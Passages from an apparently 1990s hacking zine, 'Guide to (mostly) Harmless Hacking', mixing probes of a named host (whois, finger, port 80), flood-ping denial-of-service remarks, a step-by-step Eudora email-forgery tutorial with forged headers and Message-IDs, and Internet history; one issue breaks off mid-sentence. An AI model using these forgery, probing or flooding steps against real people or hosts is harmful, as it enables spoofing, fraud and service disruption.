Evil Genius Note: Ping is a powerful network diagnostic tool. This example is from BSD Unix. Quarterdeck Internet Suite and many other software packages also offer this wimpy version of the ping command. But in its most powerful form -- which you can get by installing Linux on your computer -- the ping-f command will send out packets as fast as the target host can respond for an indefinite length of time. This can keep the target extremely busy and may be enough to put the computer out of action. If several people do this simultaneously, the target host will almost certainly be unable to maintain its network connection. So -- \*now\* do you want to install Linux?

\*\*\*\*\*

Netiquette warning: "Pinging down" a host is incredibly easy. It's way too easy to be regarded as elite, so don't do it to impress your friends. If you do it anyhow, be ready to be sued by the owner of your target and kicked off your ISP-- or much worse! If you should accidentally get the ping command running in assault mode, you can quickly turn it off by holding down the control key while pressing the "c" key.

\*\*\*\*\*

You can go to jail warning: If it can be shown that you ran the ping-f command on purpose to take out the host computer you targeted, this is a denial of service attack and hence illegal.

OK, now we have established that at least right now, http://phreak.com either does not exist, or else that the computer hosting it is not connected to the Internet.

But is this temporary or is it gone, gone, gone? We can get some idea whether it has been up and around and widely read from the search engine at http://altavista.digital.com. It is able to search for links embedded in Web pages. Are there many Web sites with links to phreak.org? I put in the search commands:

!link: http://www.phreak.org
!host: http://www.phreak.org

But they turn up nothing. So it looks like the phreak.org site is not real popular.

Well, does phreak.org have a record at Internic? Let's try whois:

!whois phreak.org
!Phreaks, Inc. (PHREAK-DOM)
!!!!!!! Phreaks, Inc.
!!! 1313 Mockingbird Lane
!!! San Jose, CA 95132!! US
!
!!! Domain Name: PHREAK.ORG
!
!Administrative Contact, Billing Contact:
!!!!! Connor, Patrick! (PC61)! pc@PHREAK.ORG

Next I wait a few hours and ping phreak.org again. I discover it is now alive. So now we have learned that the computer hosting phreak.org is sometimes connected to the Internet and sometimes not. (In fact, later probing shows that it is often down.)

I try telnetting to their login sequence:

!telnet phreak.org !Trying 204.75.33.33 ... !Connected to phreak.org. !Escape character is '^]'. ! ! ! /\_/!!!! /\_/ /\_/! /\_/ |\_| /\_\_\_\_\_/! /\_/! |\_/\_/ |\_!(\_)\_\_\_\_//\_/!!! \_\\_\_, / 1 1

! ; Connection closed by foreign host.

Aha! Someone has connected the computer hosting phreak.org to the Internet!

The fact that this gives just ASCII art and no login prompt suggests that this host computer does not exactly welcome the casual visitor. It may well have a firewall that rejects attempted logins from anyone who telnets in from a host that is not on its approved list.

Next I finger their technical contact:

!finger rain@phreak.org

Its response is:

![phreak.org]

It then scrolled out some embarrassing ASCII art. Finger it yourself if you really want to see it. I'd only rate it PG-13, however.

The fact that phreak.org runs a finger service is interesting. Since finger is one of the best ways to crack into a system, we can conclude that either:

1) The phreak.org sysadmin is not very security-conscious, or

2) It is so important to phreak.org to send out insulting messages that the sysadmin doesn't care about the security risk of running finger.

Since we have seen evidence of a fire wall, case 2 is probably true.

One of the Happy Hacker list members who helped me by reviewing this Guide, William Ryan, decided to further probe phreak.org's finger port:

"I have been paying close attention to all of the "happy hacker" things that you have posted.! When I tried using the port 79 method on phreak.org, it connects and then displays a hand with its middle finger raised and the comment "UP YOURS."! When I tried using finger, I get logged on and a message is displayed shortly thereafter "In real life???""

Oh, this is just \*too\* tempting...ah, but let's keep out of trouble and just leave that port 79 alone, OK?

Now how about their HTML port, which would provide access to any Web sites hosted by phreak.org? We could just bring up a Web surfing program and take a look. But we are hackers and hackers never do stuph the ordinary way. Besides, I don't want to view dirty pictures and naughty words. So we check to see if it is active with, you guessed it, a little port surfing:

!telnet phreak.org 80

Here's what I get:

!Trying 204.75.33.33 ... !Connected to phreak.org. !Escape character is '^]'. !HTTP/1.0 400 Bad Request !Server: thttpd/1.00 !Content-type: text/html !Last-modified: Thu, 22-Aug-96 18:54:20 GMT L !<HTML><HEAD><TITLE>400 Bad Reguest</TITLE></HEAD> !<BODY><H2>400 Bad Reguest</H2> !Your request " has bad syntax or is inherently impossible to! satisfy. !<HR> !<ADDRESS><A!</pre> HREF="http://www.acme.org/software/thttpd/">thttpd/1.00</A></ADDRESS !</BODY></HTML> !Connection closed by foreign host.

Now we know that phreak.org does have a web server on its host computer. This server is called thttpd, version 1.0. We also may suspect that it is a bit buggy!

What makes me think it is buggy? Look at the version number: 1.0. Also, that's a pretty weird error message.

If I were the technical administrator for phreak.org, I would get a better program running on port 80 before someone figures out how to break into root with it. The problem is that buggy code is often a symptom of code that takes the lazy approach of using calls to root. In the case of a Web server, you want to give read-only access to remote users in any user's directories of html files. So there is a huge temptation to use calls to root.

And a program with calls to root just might crash and dump you out into root.

## \*\*\*\*\*

Newbie note: Root! It is the Valhalla of the hard-core cracker. "Root" is the account on a multi-user computer which allows you to play god. You become the "superuser"! It is the account from which you can enter and use any other account, read and modify any file, run any program. With root access, you can completely destroy all data on boring.ISP.net or any other host on which you gain root. (I am \*not\* suggesting that you do so!)

Oh, this is just too tempting. I do one little experiment:

!telnet phreak.org 80

This gives:

!Trying 204.75.33.33 ... !Connected to phreak.org. !Escape character is '^]'.

Because the program on port 80 times out on commands in a second or less, I was set up ready to do a paste to host command, which quickly inserted the following command:

<ADDRESS><A HREF="http://www.phreak.org/thttpd/">thttpd/1.00</A></ADDRESS</BODY></HTML>

This gives information on phreak.org's port 80 program: HTTP/1.0 501 Not Implemented Server: thttpd/1.00 Content-type: text/html Last-modified: Thu, 22-Aug-96 19:45:15 GMT ! <HTML><HEAD><TITLE>501 Not Implemented</TITLE></HEAD> <BODY><H2>501 Not Implemented</H2> The requested method '<ADDRESS><A' is not implemented by this server. <HR> <ADDRESS><A HREF="http://www.acme.org/software/thttpd/">thttpd/1.00</A></ADDRESS </BODY></HTML> Connection closed by foreign host.

All right, what is thttpd? I do a quick search on Altavista and get the answer:

A small, portable, fast, and secure HTTP server. The tiny/turbo/throttling HTTP server does not fork and is very careful about memory...

But did the programmer figure out how to do all this without calls to root? Just for kicks I try to access the acme.org URL and get the message "does not have a DNS entry." So it's off-line, too. But whois tells me it is registered with Internic. Hmm, this sounds even more like brand X software. And it's running on a port. Break-in city! What a temptation...arghhh...

Also, once again we see an interesting split personality. The phreak.org sysadmin cares enough about security to get a Web server advertised as "secure." But that software shows major symptoms of being a security risk!

So what may we conclude? It looks like phreak.org does have a Web site. But it is only sporadically connected to the Internet.

Now suppose that we did find something seriously bad news at phreak.org. Suppose someone wanted to shut it down. Ah-ah-ah, don't touch that buggy port 80! Or that tempting port 79! Ping in moderation, only!

### \*\*\*\*\*

You can go to jail note: Are you are as tempted as I am? These guys have notorious cracker highway port 79 open, AND a buggy port 80! But, once again, I'm telling you, it is against the law to break into non-public parts of a computer. If you telnet over US state lines, it is a federal felony. Even if you think there is something illegal on that thttpd server, only someone armed with a search warrant has the right to look it over from the root account.

First, if in fact there were a problem with phreak.org (remember, this is just being used as an illustration) I would email a complaint to the technical and administrative contacts of the ISPs that provide phreak.org's connection to the Internet. So I look to see who they are:

!whois PC.PPP.ABLECOM.NET

I get the response:

[No name] (PC12-HST)

!! Hostname: PC.PPP.ABLECOM.NET

!! Address: 204.75.33.33

!! System: Sun 4/110 running SunOS 4.1.3

!

!! Record last updated on 30-Apr-95

In this case, since there are no listed contacts, I would email postmaster@ABLECOM.NET.

I check out the next ISP:

!whois ASYLUM.ASYLUM.ORG

And get:

```
[No name] (ASYLUM4-HST)
!
!! Hostname: ASYLUM.ASYLUM.ORG
!! Address: 205.217.4.17
!! System: ? running ?
!
```

!! Record last updated on 30-Apr-96.

Again, I would email postmaster@ASYLUM.ORG

I check out the last ISP:

whois NS.NEXCHI.NET

And get:

```
NEXUS-Chicago (BUDDH-HST)

!! 1223 W North Shore, Suite 1E

!! Chicago, IL 60626

!

!! Hostname: NS.NEXCHI.NET

!! Address: 204.95.8.2

!! System: Sun running Unix

!

!! Coordinator:

!!!!! Torres, Walter! (WT51)! walter-t@MSN.COM

!!!!! 312-352-1200

!

!! Record last updated on 31-Dec-95.
```

So in this case I would email walter-t@MSN.COM with evidence of the offending material. I would also email complaints to postmaster@PC.PPP.ABLECOM.NET and postmaster@ ASYLUM.ASYLUM.ORG.

That's it. Instead of waging escalating hacker wars that can end up getting people thrown in jail, document your problem with a Web site and ask those who have the power to cut these guys off to do something. Remember, you can help fight the bad guys of cyberspace much better from your computer than you can from a jail cell.

### \*\*\*\*\*

Netiquette alert: If you are just burning with curiosity about whether thttpd can be made to crash to root, \*DON'T\* run experiments on phreak.org's computer. The sysadmin will probably notice all those weird accesses to port 80 on the shell log file. He or she will presume you are trying to break in, and will complain to your ISP. You will probably lose your account.

\*\*\*\*\*

Evil Genius note: The symptoms of being hackable that we see in thttpd are the kind of intellectual challenge that calls for installing Linux on your PC. Once you get Linux up you could install thttpd. Then you may experiment with total impunity.

If you should find a bug in thttpd that seriously compromises the security of any computer running it, then what do you do? Wipe the html files of phreak.org? NO! You contact the Computer Emergency Response Team (CERT) at http://cert.org with this information. They will send out an alert. You will become a hero and be able to charge big bucks as a computer security consultant. This is much more phun than going to jail. Trust me.

Guide to (mostly) Harmless Hacking

Vol. 1 No. 7

!

!One of the most popular hacking tricks is forging email. People love to fake out their friends by sending them email that looks like it is from Bill\_Gates@microsoft.com, santa@north.pole.org, or beelzebub@heck.mil. Unfortunately, spammers and other undesirables also love to fake email so it's easy for them to get away with flooding our email accounts with junk.

!Thanks to these problems, most email programs are good Internet citizens. Pegasus, which runs on Windows, and Pine, which runs on Unix, are fastidious in keeping the people from misusing them. Have you ever tried to forge email using Compuserve or AOL? I'm afraid to ever say something is impossible to hack, but those email programs have all resisted my attempts.

I will admit that the screen name feature of America OnLine allows one to hide behind all sorts of handles. But for industrial strength email forging there is Eudora Pro for Windows 95, Qualcomm's gift to the Internet and the meanest, baddest email program around.

\*\*\*\*\*

In this Guide you will learn how to use Eudora Pro to fake email. This will include how to forge:

- $\cdot$  Who sent the mail
- $\cdot$  Extra headers to fake the route it took though the Internet
- · Even the message ID!
- $\cdot$  And anything else you can imagine

 $\cdot$  Plus, how to use Eudora for sending your email from other people's computers -- whether they like it or not.

· Plus -- is it possible to use Eudora for mail bombing?

\*\*\*\*\*

Some Super Duper haxors will see this chapter and immediately start making fun of it. They will assume I am just going to teach the obvious stuff, like how to put a fake sender on your email.

!No way. This is serious stuff. For example, check out the full headers of this email:

Return-Path: <cmeinel@techbroker.com> Received: from kizmiaz.fu.org (root@kizmiaz.fu.org [206.14.78.160]) !by Foo66.com (8.8.6/8.8.6) with ESMTP id VAA09915 !for <cpm@foo66.com>; Sat, 13 Sep 1997 21:54:34 -0600 (MDT) Received: from Anteros (pmd08.foo66.com [198.59.176.41]) !by kizmiaz.fu.org (8.8.5/8.8.5) with SMTP id UAA29704 !for <cpm@foo66.com>; Sat, 13 Sep 1997 20:54:20 -0700 (PDT) Date: Sat, 13 Sep 1997 20:54:20 -0700 (PDT) Message-Id: <2.2.16.19970913214737.530f0502@ayatollah.ir> received: from emout09.mail.ayatollah.ir (emout09.mx.aol.com [198.81.11.24])by Foo66.com (8.8.6/8.8.6) with ESMTP id MAA29967 for <cpm@foo66.com>; Mon, 8 Sep 1997 12:06:09 -0600 (MDT) Favorite-color:turguoise X-Sender: meinel@ayatollah.ir (Unverified) X-Mailer: Windows Eudora Pro Version 2.2 (16) Mime-Version: 1.0 Content-Type: text/plain; charset="us-ascii" To: cpm@foo66.com From: Carolyn Meinel <cmeinel@techbroker.com> Subject: Test of forged everything

I actually sent this email though a PPP connection with my account cpm@foo66.com to myself at that same address. Yes, this email began and ended up at the same computer. However, if you read the headers, this email looks like it was sent by a computer named Anteros, then went to kizmiaz.fu.org, then ayatollah.ir. Sender, it reports, is unverified but appears to be meinel@ayatollah.ir.

!What is of particular interest is the message ID. Many people, even experienced sysadmins and hackers, assume that even with forged email, the computer name at the end of the message ID is the computer on which the email was written, and the computer that holds the record of who the guy was who forged it.

But you can quickly prove with Eudora Pro that you can forge a message ID that references almost any computer, including nonexistent computers.

Some of this Guide is clearly amateurish. For hundreds of dollars you can buy an email program from a spammer company that will forge email better and pump it out faster. Still, this learning to forge email on Eudora illustrates many basic principles of email forgery.

!Let's start with the sender's email address. I managed to myself three different fake addresses in this email: meinel@ayatollah.ir cmeinel@techbroker.com cpm@foo66.com

!Only the last of these, cpm@foo66.com, was "real." The other two I inserted myself.

!There is a legitimate use for this power. In my case, I have several ISPs but like to have everything returned to my email address at my own domain, techbroker.com. But that ayatollah address is purely a joke. Here's how I put in those names.

1) In Eudora, click "tools" then "options." This will pull down a menu.

2) Click "Personal Information." For forging email, you can make every one of these entries fake.

3) The address you put under "Pop account" is where you tell Eudora where to look to pick up your email. But guess what? When you send email you can put a phony host in there. I put "ayatollah.ir." This generated the line in the header, "Message-Id:

<2.2.16.19970913214737.530f0502@ayatollah.ir>." Some people think the message ID is the best way to track down forged email. Just mail the sysadmin at ayatollah.ir, right? Wrong!

4) "Real name" and "Return address" are what showed up in the header lines "From: Carolyn Meinel <cmeinel@techbroker.com>" and "Return-Path: <cmeinel@techbroker.com>." I could have made them fake. If they are fake, people can't reply to you by giving the "reply" command in their email program.

5) Next, while still on the options pulldown, scroll down to "sending mail." Guess what, under "SMTP Server," you don't have to put in the one your ISP offers you to send your email out on. With a little experimentation you can find hundreds -- thousands -- millions -- of other computers that you can use to send email on. However, this must be a real computer that will really send out your email. I picked kizmiaz.fu.org for this one. That accounts for the header lines: Received: from kizmiaz.fu.org (root@kizmiaz.fu.org [206.14.78.160]) !by Foo66.com (8.8.6/8.8.6) with ESMTP id VAA09915 !for <cpm@foo66.com>; Sat, 13 Sep 1997 21:54:34 -0600 (MDT)

Received: from Anteros (pmd08.foo66.com [198.59.176.41]) !by kizmiaz.fu.org (8.8.5/8.8.5) with SMTP id UAA29704 !for <cpm@foo66.com>; Sat, 13 Sep 1997 20:54:20 -0700 (PDT)

How to Make Extra Headers and Fake the Path through the Internet

But maybe this doesn't make a weird enough header for you. Want to make your email even phonier? Even really experienced Eudora users rarely know about how to make extra headers, so it's a great way to show off.

1) Open Windows Explorer by clicking "start," then "programs," then "Windows Explorer."

2) On the left hand side is a list of directories. Click on Eudora.

3) On the right hand side will be all the directories and files in Eudora. Scroll down them to the files. Click on "eudora.ini."

4) Eudora.ini is now in Notepad and ready to edit.

5) Fix it up by adding a line at the going to the line entitled "extra headers=" under [Dialup]. After the "=" type in something like this:

extraheaders=received:from emout09.mail.ayatollah.ir (emout09.mx.aol.com [198.81.11.24])by Foo66.com (8.8.6/8.8.6) with ESMTP id MAA29967 for <cpm@foo66.com>; Mon, 8 Sep 1997 12:06:09 -0600 (MDT)

With this set up, all your email going out from Eudora will include that line in the headers. You can add as many extra headers to your email as you want by adding new lines that also start with "extra headers=". For example, in this case I also added "Favorite-color:turquoise."

\*\*\*\*\*\*\*\*\*\*

You can go to jail warning: There still are ways for experts to tell where you sent this email from. So if someone were to use forged email to defraud, threaten or mail bomb people, watch out for that cellmate named Spike.

\*\*\*\*\*\*\*\*

!

Is it Possible to Mail Bomb Using Eudora?

!The obvious way to mail bomb with Eudora doesn't work. The obvious way is to put the address of your victim into the address list a few thousand times and then attach a really big file. But the result will be only one message going to that address. This is no thanks to Eudora itself. The mail daemons in common use on the Internet such as sendmail, smail and qmail only allow one message to be sent to each address per email.

!Of course there are better ways to forge email with Eudora. Also, there is a totally trivial way to use Eudora to send hundreds of gigantic attached files to one recipient, crashing the mail server of the victim's ISP. But I'm not telling you how because this is, after all, a Guide to (mostly) Harmless Hacking.

!But next time those Global kOS dudes try to snooker you into using one of their mail bomber programs (they claim these programs will keep you safely anonymous but in fact you will get caught) just remember all they are doing is packaging up stuff that anyone who knows two simple tricks could do much better with Eudora. (If you are a legitimate computer security professional, and you want to join us at Infowar in solving the problem, contact me for details and we'll think about whether to trust you.)

### \*\*\*\*\*\*\*\*\*\*\*\*

Evil Genius Tip: This deadly mailbomber thingy is a feature, yes, honest-to-gosh intended FEATURE, of sendmail. Get out your manuals and study.

!The ease with which one may forge perfect mail and commit mail bombings which crash entire ISP mail servers and even shut down Internet backbone providers such as has recently happened to AGIS may well be the greatest threat the Internet faces today. I'm not happy about revealing this much. Unfortunately, the mail forgery problem is a deeply ingrained flaw in the Internet's basic structure. So it is almost impossible to explain the basics of hacking without revealing the pieces to the puzzle of the perfect forgery and perfect mailbombing.

If you figure it out, be a good guy and don't abuse it, OK? Become one of us insiders who see the problem -- and want to fix it rather than exploit it for greed or hatred.

Contents of Volume 2:

!!! Internet for Dummies!!! Linux!!!! Introduction to TCP/IP

!!! Port Surfing!

GUIDE TO (mostly) HARMLESS HACKING

Vol. 2 Number 1

Internet for Dummies -- skip this if you are a Unix wizard. But if you read on you'll get some more kewl hacking instructions.

The six Guides to (mostly) Harmless Hacking of Vol. 1 jumped immediately into how-to hacking tricks. But if you are like me, all those details of probing ports and playing with hypotheses and pinging down hosts gets a little dizzying.

So how about catching our breath, standing back and reviewing what the heck it is that we are playing with? Once we get the basics under control, we then can move on to serious hacking.

Also,! I have been wrestling with my conscience over whether to start giving you step-by-step instructions on how to gain root access to other peoples' computers. The little angel on my right shoulder whispers, "Gaining root without permission on other people's computers is not nice. So don't tell people how to do it." The little devil on my left shoulder says, "Carolyn, all these hackers think you don't know nothin'! PROOVE to them you know how to crack!" The little angel says, "If anyone reading Guide to (mostly) Harmless Hacking tries out this trick, you might get in trouble with the law for conspiracy to damage other peoples' computers." The little devil says, "But, Carolyn, tell people how to crack into root and they will think you are KEWL!"

So here's the deal. In this and the next few issues of Guide to (mostly) Harmless Hacking I'll tell you several ways to get logged on as the superuser in the root account of some Internet host computers. But the instructions will leave a thing or two to the imagination.

My theory is that if you are willing to wade through all this, you probably aren't one of those cheap thrills hacker wannabes who would use this knowledge to do something destructive that would land you in jail.

### \*\*\*\*\*

Technical tip: If you wish to become a \*serious\* hacker, you'll need Linux (a freeware variety of Unix) on your PC. One r>

\_\_\_\_\_

# Transfer interrupted!

o root legally all you want -- on your own computer. It sure beats struggling around on someone else's computer only to discover that what you thought was root was a cleverly set trap and the sysadmin and FBI laugh at you all the way to jail.

Linux can be installed on a PC with as little as a 386 CPU, only 2 Mb RAM and as little as 20 MB of hard disk. You will need to reformat your hard disk. While some people have successfully installed Linux without trashing their DOS/Windows stuff,! don't count on getting away with it. Backup, backup, backup!

## \*\*\*\*\*\*\*\*\*

## \*\*\*\*\*\*

You can go to jail warning: Crack into root on someone else's computer and the slammer becomes a definite possibility. Think about this: when you see a news story about some hacker getting busted, how often do you recognize the name? How often is the latest bust being done to someone famous, like Dark Tangent or se7en or Emmanuel Goldstein? How about, like, never! That's because really good hackers figure out how to not do stupid stuff. They learn how to crack into computers for the intellectual challenge and to figure out how to make computers safe from intruders. They don't bull their way into root and make a mess of things, which tends to inspire sysadmins to call the cops.

### \*\*\*\*\*

Exciting notice: Is it too boring to just hack into your own Linux machine? Hang in there. Ira Winkler of the National Computer Security Association, Dean Garlick of the Space Dynamics Lab of Utah State University and I are working on setting up hack.net, a place where it will be legal to break into computers. Not only that, we're looking for sponsors who will give cash awards and scholarships to those who show the greatest hacking skills. Now does that sound like more phun than jail?

So, let's jump into our hacking basics tutorial with a look at the wondrous anarchy that is the Internet.

Note that these Guides to (mostly) Harmless Hacking focus on the Internet. That is because there are many legal ways to hack on the Internet. Also, there are over 10 million of these readily hackable computers on the Internet, and the number grows every day.

## Internet Basics

No one owns the Internet. No one runs it. It was never planned to be what it is today. It just happened, the mutant outgrowth of a 1969 US Defense Advanced Research Projects Agency experiment.

This anarchic system remains tied together because its users voluntarily obey some basic rules. These rules can be summed up in two words: Unix and TCP/IP (with a nod to UUCP). If you

understand, truly understand Unix and TCP/IP (and UUCP), you will become a fish swimming in the sea of cyberspace, an Uberhacker among hacker wannabes, a master of the Internet universe.

To get technical, the Internet is a world-wide distributed computer/communications network held together by a common communications standard, Transmission Control Protocol/Internet Protocol (TCP/IP) and a bit of UUCP. These standards allow anyone to hook up a computer to the Internet, which then becomes another node in this network of the Internet. All that is needed is to get an Internet address assigned to the new computer, which is then known as an Internet "host," and tie into an Internet communications link. These links are now available in almost all parts of the world.

If you use an on-line service from your personal computer, you, too, can temporarily become part of the Internet. There are two main ways to hook up to an on-line service.

There is the cybercouch potato connection that every newbie uses. It requires either a point-topoint (PPP) or SLIPconnection, which allows you to run pretty pictures with your Web browser. If you got some sort of packaged software from your ISP, it automatically gives you this sort of connection.

Or you can connect with a terminal emulator to an Internet host. This program may be something as simple as the Windows 3.1 "Terminal" program under the "Accessories" icon. Once you have! dialed in and connected you are just another terminal on this host machine. It won't give you pretty pictures. This connection will be similar to what you get on an old-fashioned BBS. But if you know how to use this kind of connection, it could even give you root access to that host.

But how is the host computer you use attached to the Internet? It will be running some variety of the Unix operating system. Since Unix is so easy to adapt to almost any computer, this means that almost any computer may become an Internet host.

For example, I sometimes enter the Internet through a host which is a Silicon Graphics Indigo computer at Utah State University. Its Internet address is fantasia.idec.sdl.usu.edu. This is a computer optimized for computer animation work, but it can also operate as an Internet host. On other occasions the entry point used may be pegasus.unm.edu, which is an IBM RS 6000 Model 370. This is a computer optimized for research at the University of New Mexico.

Any computer which can run the necessary software -- which is basically the Unix operating system -- has a modem, and is tied to an Internet communications link, may become an Internet node. Even a PC may become an Internet host by running one of the Linux flavors of Unix. After setting it up with Linux you can arrange with the ISP of your choice to link it permanently to the Internet.

In fact, many ISPs use nothing more than networked PCs running Linux!

As a result, all the computing, data storage, and sending, receiving and forwarding of messages on the Internet is handled by the millions of computers of many types and owned by countless companies, educational institutions, governmental entities and even individuals.

Each of these computers has an individual address which enables it to be reached through the Internet if hooked up to a appropriate communications link. This address may be represented in two ways: as a name or a number.

The communications links of the Internet are also owned and maintained in the same anarchic fashion as the hosts. Each owner of an Internet host is responsible for finding and paying for a communications link that will get that host tied in with at least one other host.! Communications

links may be as simple as a phone line, a wireless data link such as cellular digital packet data, or as complicated as a high speed fiber optic link. As long as the communications link can use TCP/IP or UUCP, it can fit into the Internet.

Thus the net grows with no overall coordination. A new owner of an Internet host need only get permission to tie into one communications link to one other host. Alternatively, if the provider of the communications link decides this host is, for example, a haven for spammers, it can cut this "rogue site" off of the Internet. The rogue site then must snooker some other communications link into tying it into the Internet again.

The way most of these interconnected computers and communications links work is through the common language of the TCP/IP protocol. Basically, TCP/IP breaks any Internet communication into discrete "packets." Each packet includes information on how to rout it, error correction, and the addresses of the sender and recipient. The idea is that if a packet is lost, the sender will know it and resend the packet. Each packet is then launched into the Internet. This network may automatically choose a route from node to node for each packet using whatever is available at the time, and reassembles the packets into the complete message at the computer to which it was addressed.

These packets may follow tortuous routes. For example, one packet may go from a node in Boston to Amsterdam and back to the US for final destination in Houston, while another packet from the same message might be routed through Tokyo and Athens, and so on. Usually, however, the communications links are not nearly so torturous. Communications links may include fiber optics, phone lines and satellites.

The strength of this packet-switched network is that most messages will automatically get through despite heavy message traffic congestion and many communications links being out of service. The disadvantage is that messages may simply disappear within the system. It also may be difficult to reach desired computers if too many communications links are unavailable at the time.

However, all these wonderful features are also profoundly hackable. The Internet is robust enough to survive -- so its inventors claim -- even nuclear war. Yet it is also so weak that with only a little bit of instruction, it is possible to learn how to seriously spoof the system (forged email) or even temporarily put out of commission other people's Internet host computers (flood pinging, for example.)

On the other hand, the headers on the packets that carry hacking commands will give away the account information from which a hacker is operating. For this reason it is hard to hide perfectly when on the Internet.

It is this tension between this power and robustness and weakness and potential for confusion that makes the Internet a hacker playground.

For example, HERE IS YOUR HACKER TIP YOU'VE BEEN WAITING FOR THIS ISSUE:

## ftp://ftp.secnet.com

This ftp site was posted on the BUGTRAQ list, which is dedicated to discussion of Unix security holes. Moderator is Aleph One, who is a genuine Uberhacker. If you want to subscribe to the BUGTRAQ, email LISTSERV@netspace.org with message "subscribe BUGTRAQ."

Now,! back to Internet basics.

History of Internet

As mentioned above, the Internet was born as a US Advanced Research Projects Agency (ARPA) effort in 1969. Its inventors called it ARPANET. But because of its value in scientific research, the US National Science Foundation (NSF) took it over in 1983. But over the years since then it gradually evolved away from any single source of control. In April 1995 NSF cut the last apron strings. Now the Internet is run by no one. It just happens and grows out of the efforts of those who play with it and struggle with the software and hardware.

Nothing at all like this has ever happened before. We now have a computer system with a life of its own. We, as hackers, form a big part of the mutation engine that keeps the Internet evolving and growing stronger. We also form a big part of the immune system of this exotic creature.

The original idea of ARPANET was to design a computer and communications network that would eventually become so redundant, so robust, and so able to operate without centralized control, that it could even survive nuclear war. What also happened was that ARPANET evolved into a being that has survived the end of government funding without even a blip in its growth. Thus its anarchic offspring, the Internet, has succeeded beyond the wildest dreams of its original architects.

The Internet has grown explosively, with no end in sight. At its inception as ARPANET it held only 4 hosts. A quarter of a century later, in 1984, it contained only 1000 hosts. But over the next 5 years this number grew tenfold to 10,000 (1989). Over the following 4 years it grew another tenfold to 1 million (1993). Two years later, at the end of 1995, the Internet was estimated to have at least 6 million host computers. There are probably over 10 million now. There appears to be no end in sight yet to the incredible growth of this mutant child of ARPANET.

In fact, one concern raised by the exponential growth in the Internet is that demand may eventually far outrace capacity. Because now no entity owns or controls the Internet, if the capacity of the communications links among nodes is too small, and it were to become seriously bogged down, it might be difficult to fix the problem.

For example, in 1988, Robert Morris, Jr. unleashed a "virus"-type program on the Internet commonly known as the "Morris Worm." This virus would make copies of itself on whatever computer it was on and then send copies over communications links to other Internet hosts. (It used a bug in sendmail that allowed access to root, allowing the virus to act as the superuser).

Quickly the exponential spread of this virus made the Internet collapse from the communications traffic and disk space it tied up.

At the time the Internet was still under some semblance of control by the National Science Foundation and was connected to only a few thousand computers. The Net was shut down and all viruses purged from its host computers, and then the Net was put back into operation. Morris, meanwhile, was put in jail.

There is some concern that, despite improved security measures (for example, "firewalls"), someone may find a new way to launch a virus that could again shut down the Internet. Given the loss of centralized control, restarting it could be much more time-consuming if this were to happen again.

But reestablishing a centralized control today like what existed at the time of the "Morris Worm" is likely to be impossible. Even if it were possible, the original ARPANET architects were probably correct in their assessment that the Net would become more susceptible for massive failure rather than less if some centralized control were in place.

Perhaps the single most significant feature of today's Internet is this lack of centralized control. No person or organization is now able to control the Internet. In fact, the difficulty of control became an issue as early as its first year of operation as ARPANET. In that year email was spontaneously invented by its users. To the surprise of ARPANET's managers, by the second year email accounted for the bulk of the communication over the system.

Because the Internet had grown to have a fully autonomous, decentralized life of its own, in April 1995, the NSF quit funding! NSFNET, the fiber optics communications backbone which at one time had given NSF the technology to control the system. The proliferation of parallel communications links and hosts had by then completely bypassed any possibility of centralized control.

There are several major features of the Internet:

\* World Wide Web -- a hypertext publishing network and now the fastest growing part of the Internet.

\* email -- a way to send electronic messages

\* Usenet -- forums in which people can post and view public messages

\* telnet -- a way to login to remote Internet computers

\* file transfer protocol -- a way to download files from remote Internet computers

\* Internet relay chat -- real-time text conversations -- used primarily by hackers and other Internet old-timers

\* gopher -- a way of cataloging and searching for information. This is rapidly growing obsolete.

As you port surfers know, there are dozens of other interesting but less well known services such as whois, finger, ping etc.

# The World Wide Web

The World Wide Web is the newest major feature of the Internet, dating from the spring of 1992. It consists of! "Web pages," which are like pages in a book, and links from specially marked words, phrases or symbols on each page to other Web pages. These pages and links together create what is known as "hypertext." This technique makes it possible to tie together many different documents which may be written by many people and stored on many different computers around the world into one hypertext document.

This technique is based upon the Universal Resource Locator (URL) standard, which specifies how to hook up with the computer and access the files within it where the data of a Web page may be stored.

A URL is always of the form http://<rest of address>, where <rest of address> includes a domain name which must be registered with an organization called InterNIC in order to make sure that two different Web pages (or email addresses, or computer addresses) don't end up being identical. This registration is one of the few centralized control features of the Internet.

Here's how the hypertext of the World Wide Web works. The reader would come to a statement such as "our company offers LTL truck service to all major US cities." If this statement on the "Web page" is highlighted, that means that a click of the reader's computer mouse will take him or her to a new Web page with details. These may include complete schedules and a form to fill out to order a pickup and delivery.

Some Web pages even offer ways to make electronic payments, usually through credit cards.

However, the security of money transfers over the Internet is still a major issue. Yet despite concerns with verifiability of financial transactions, electronic commerce over the Web is growing fast. In its second full year of existence, 1994, only some \$17.6 million in sales were conducted over the Web. But in 1995, sales reached \$400 million. Today, in 1996, the Web is jammed with commercial sites begging for your credit card information.

In addition, the Web is being used as a tool in the distribution of a new form of currency, known as electronic cash. It is conceivable that, if the hurdle of verifiability may be overcome, that electronic cash (often called ecash) may play a major role in the world economy, simplifying international trade. It may also eventually make national currencies and even taxation as we know it obsolete.

Examples of Web sites where one may obtain ecash include the Mark Twain Bank of St. Louis, MO (http://www.marktwain.com) and Digicash of Amsterdam, The Netherlands (http://www.digicash.com).

The almost out-of-control nature of the Internet manifests itself on the World Wide Web. The author of a Web page does not need to get permission or make any arrangement with the authors of other Web pages to which he or she wishes to establish links. Links may be established automatically simply by programming in the URLs of desired Web page links.

Conversely, the only way the author of a Web page can prevent other people from reading it or establishing hypertext links to it is to set up a password protection system (or by not having communications links to the rest of the Internet).

A problem with the World Wide Web is how to find things on it. Just as anyone may hook a new computer up to the Internet, so also there is no central authority with control or even knowledge of what is published where on the World Wide Web. No one needs to ask permission of a central authority to put up a Web page.

Once a user knows the address (URL) of a Web page, or at least the URL of a Web page that links eventually to the desired page, then it is possible (so long as communications links are available) to almost instantly hook up with this page.

Because of the value of knowing URLs, there now are many companies and academic institutions that offer searchable indexes (located on the Web) to the World Wide Web. Automated programs such as Web crawlers search the Web and catalog the URLs they encounter as they travel from hypertext link to hypertext link. But because the Web is constantly growing and changing, there is no way to create a comprehensive catalog of the entire Web.

# Email

Email is the second oldest use of the Internet, dating back to the ARPAnet of 1972.! (The first use was to allow people to remotely log in to their choice of one of the four computers on which ARPAnet was launched in 1971.)

There are two major uses of email: private communications, and broadcasted email. When broadcasted, email serves to make announcements (one-way broadcasting), and to carry on discussions among groups of people such as our Happy Hacker list. In the group discussion mode, every message sent by every member of the list is broadcasted to all other members.

The two most popular program types used to broadcast! to email discussion groups are majordomo and listserv.

Usenet

